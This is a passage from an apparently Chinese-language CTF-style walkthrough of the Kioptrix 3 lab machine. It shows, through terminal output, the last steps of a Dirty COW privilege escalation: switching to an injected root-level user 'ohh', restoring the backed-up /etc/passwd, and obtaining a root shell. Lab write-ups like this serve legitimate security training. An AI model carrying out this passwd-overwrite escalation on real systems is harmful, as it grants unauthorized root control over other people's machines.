dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash
```

切换到 ohh 用户，密码为 123456

**su ohh->切换成功**

```
loneferret@Kioptrix3:/tmp$ su ohh
Password:
ohh@Kioptrix3:/tmp# id
uid=0(ohh) gid=0(root) groups=0(root)
ohh@Kioptrix3:/tmp#
ohh@Kioptrix3:/tmp#
```

别忘了恢复！ mv/tmp/passwd.bak /etc/passwd

在 ohh 用户下 执行恢复： mv/tmp/passwd.bak /etc/passwd

```

ohh@Kioptrix3:/tmp#
ohh@Kioptrix3:/tmp#
ohh@Kioptrix3:/tmp# mv /tmp/passwd.bak /etc/passwd
ohh@Kioptrix3:/tmp# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash

```

再次 `cat /etc/passwd` 可以看到 root 用户回来了，而这时我们仍然还是 ohh 用户

直接 `su root` 登录到 root

```

ohh@Kioptrix3:/tmp#
ohh@Kioptrix3:/tmp# su root
root@Kioptrix3:/tmp#
root@Kioptrix3:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix3:/tmp#
root@Kioptrix3:/tmp#
root@Kioptrix3:/tmp#
root@Kioptrix3:/tmp#

```

至此 成功拿到 root 权限。

## 总节

- msf 确实好用
- dirty.c 也好用